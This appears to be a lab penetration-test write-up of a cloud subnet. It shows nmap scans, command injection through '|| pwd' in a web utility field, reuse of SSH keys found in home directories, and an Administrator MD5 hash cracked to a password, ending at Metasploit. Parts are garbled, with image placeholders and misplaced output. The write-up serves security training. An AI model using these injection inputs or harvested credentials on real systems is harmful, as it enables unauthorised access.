

Network scan pt1

```
inet 172.31.35.100/20 brd 172.31.47.255 scope global dynamic eth0
```

First command "nmap -v 172.31.35.100" & "nmap -v 172.31.35.100/20" for versions of system verbose details of the subnet, "V" will provide version of current system/subnet depending on argument, "v" will look for verbose details on subnet/system again depending on ip specification.

```
Initiating Parallel DNS resolution of 5 hosts. at 16:17  
Completed Parallel DNS resolution of 5 hosts. at 16:17, 0.00s elapsed
```

System tested every host within permissible subnet, there were 5 active hosts within the network when scanned the "v" command also yields open ports within the system and details, example shown in figures 5-9

```
Nmap scan report for ip-172-31-35-100.us-west-2.compute.internal (172.31.35.100)  
Host is up (0.00018s latency).  
Not shown: 998 closed tcp ports (conn-refused)  
PORT      STATE SERVICE  
22/tcp    open  ssh  
8443/tcp   open  https-alt
```

```
Nmap scan report for ip-172-31-38-195.us-west-2.compute.internal (172.31.38.195)  
Host is up (0.00029s latency).  
Not shown: 995 closed tcp ports (conn-refused)  
PORT      STATE SERVICE  
135/tcp    open  msrpc

3389/tcp   open  ms-wbt-server  
8443/tcp   open  https-alt
```

```
Nmap scan report for ip-172-31-44-120.us-west-2.compute.internal (172.31.44.120)
Host is up (0.00027s latency).
Not shown: 998 closed tcp ports (conn-refused)
PORT      STATE SERVICE
22/tcp    open  ssh
8443/tcp   open  https-alt



Read data files from: /usr/bin/../share/nmap
Nmap done: 4096 IP addresses (5 hosts up) scanned in 64.32 seconds
```

For individual port scanning "NMAP -p <#>'s of ports e.g. 1-5000<IP address/Subnet>

```
(kali㉿kali)-[~]
$ nmap -p 1-5000 172.31.44.120
Starting Nmap 7.93 ( https://nmap.org ) at 2024-05-20 16:27 UTC
Nmap scan report for ip-172-31-44-120.us-west-2.compute.internal (172.31.44.120)
Host is up (0.00024s latency).
Not shown: 4998 closed tcp ports (conn-refused)
PORT      STATE SERVICE
22/tcp    open  ssh
1013/tcp   open  unknown
```

When using said command, it's a simpler way of extracting singular user data, if looking to analyze a larger set, the "v" command is much better for showing a little more.

Several hosts had findings that were surprising as well as set for further risk,

172.31.44.120:1013 hosts a website at a non typical port and provided access to a "utility development site" that can be injectable depending on how you're looking to access. **(Which host is running a web server on a non-standard port? What port is it running on?)**

Most if not all commands I ran without root privileges, for example in trying to figure out OS and operating systems the NMAP -O command was used and required "root."

```
(kali㉿kali)-[~]
$ nmap -O 172.31.35.100/20
TCP/IP fingerprint (for OS scan) requires root privileges.
QUITTING!
```



Cmd "nmap -A <ip addr/subnet> provides an in-depth scan and yields several results such as services, OS, open ports, ssh host keys that are passable and crackable.

```

(kali㉿kali)-[~]
$ nmap -A 172.31.35.100/20
Starting Nmap 7.93 ( https://nmap.org ) at 2024-05-20 22:08 UTC
Stats: 0:00:26 elapsed; 0 hosts completed (0 up), 4096 undergoing Ping Scan
Ping Scan Timing: About 11.90% done; ETC: 22:11 (0:02:58 remaining)
Nmap scan report for ip-172-31-35-100.us-west-2.compute.internal (172.31.35.100)
Host is up (0.00039s latency).
Not shown: 998 closed tcp ports (conn-refused)
PORT      STATE SERVICE      VERSION
22/tcp    open  ssh          OpenSSH 9.2p1 Debian 2 (protocol 2.0)
| ssh-hostkey:
|   256 fc694dd38a0796e32153bac000c08ea0 (ECDSA)
|_  256 f125c27a884d5493ff9965b2af896540 (ED25519)



```

Host 172.31.42.248 had their server environment open without any external checks or MFA through port 8443. Including a Firefox data file and processes in .dll format that can be edited-read-and executed.

Several Windows hosted machines were present 172.31.42.248 & aforementioned 172.31.38.195 were both windows systems and had SSH keys displayed with the nmap -A.

Initial Compromise pt.2

Server hosting site-172.31.44.120 can easily be cracked with command injection or a simple "||" "&" and even a conditional statement along with a 'or '1' = 1'

```
Server:      127.0.0.53
Address:     127.0.0.53#53

** server can't find fullstack: SERVFAIL

/var/www/html/networkutility/tools/nslookup
```

The search "full stack" and "|| pwd" yielded to me the exact place where this service was located within the server. Adding the command "ls -la" showed me hidden files within the directory in PHP format that can be injected cross site because the files were "world writable."

```

Server:      127.0.0.53
Address:     127.0.0.53#53

** server can't find fullstack: SERVFAIL

```

172.31.44.120 Hosting had multiple users with privileges that exceeded the least amount of access Needed. Essentially there were three users with elevated privileges, two administrators making it far too easy to escalate and skip around. There were multiple keys, within "/home" directories, of several users, alice-devops, www-data were two keys retrieved from the reconnaissance. Although the particular keys didn't immediately give access to systems, only alice-devops helped give access.

Multiple keys were saved in order to keep several versions of the key, eventually the key gave access to the system shown below, ideally we don't want things to be that easy, we'd like that to be a honeypot or a lure, it should be in a hidden directory, and require a password to get to the password. Along with scripts and logs monitoring failed entries.

```
(kali@kali)-[~/Documents]
$ ls
key_1  key_2
```

```
(kali@kali)-[~/Documents]
$ sudo chmod 700 key_1

(kali@kali)-[~/Documents]
$ ls -la
total 12

 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

System information as of Mon Jul  3 17:10:03 UTC 2023
```

```
(kali㉿kali)-[~]
$ ssh -D 22 172.31.35.100@172.31.44.120
The authenticity of host '172.31.44.120 (172.31.44.120)' can't be established.
ED25519 key fingerprint is SHA256:Nnz0TmqIp0m3UG1lpZEmwH2oSQV6Sc6FMV84Gmp/WOI.
This key is not known by any other names.
```

Pt 4 Reconnaissance

```
alice-devops@ubuntu22:~$ nano scripts/
alice-devops@ubuntu22:~$ cat scripts/
cat: scripts/: Is a directory
alice-devops@ubuntu22:~$ cd scripts/
alice-devops@ubuntu22:~/scripts$ ls
windows-maintenance.sh
alice-devops@ubuntu22:~/scripts$ cat windows-maintenance.sh
#!/usr/bin/bash

# This script will (eventually) log into Windows systems as the Administrator user a

# Note to self: The password field in this .sh script contains
# an MD5 hash of a password used to log into our Windows systems
# as Administrator. I don't think anyone will crack it. - Alice

username="Administrator"
password_hash="00bfc8c729f5d4d529a412b12c58ddd2"
# password="00bfc8c729f5d4d529a412b12c58ddd2"

#TODO: Figure out how to make this script log into Windows systems and update them

# Confirm the user knows the right password
echo "Enter the Administrator password"
```

Alice-devops did have multiple hashes in plain text no zip files no passwords, all easily accessible in home directory.

Pt 5 Password Cracking,

```
(kali㉿kali)-[~]
$ cd Documents

(kali㉿kali)-[~/Documents]
$ ls
key_1  winhash

(kali㉿kali)-[~/Documents]
$ cat winhash
00bfc8c729f5d4d529a412b12c58ddd2
```

00bfc8c729f5d4d529a412b12c58ddd2

Hash	Type	Result
00bfc8c729f5d4d529a412b12c58ddd2	md5	pokemon

Color Codes: Green Exact match, Yellow Partial match, Red Not found.

The time it took to find & crack the password was relatively nothing. It's not only relatively simple, but from a technical standpoint there are dozens of opportunities to mislead, trick, and use that as an opportunity to gather data with logging and providing an old password hash.

Metasploit pt.6

```

Metasploit tip: Save the current environment with the
save command, future console restarts will use this
environment again
Metasploit Documentation: https://docs.metasploit.com/
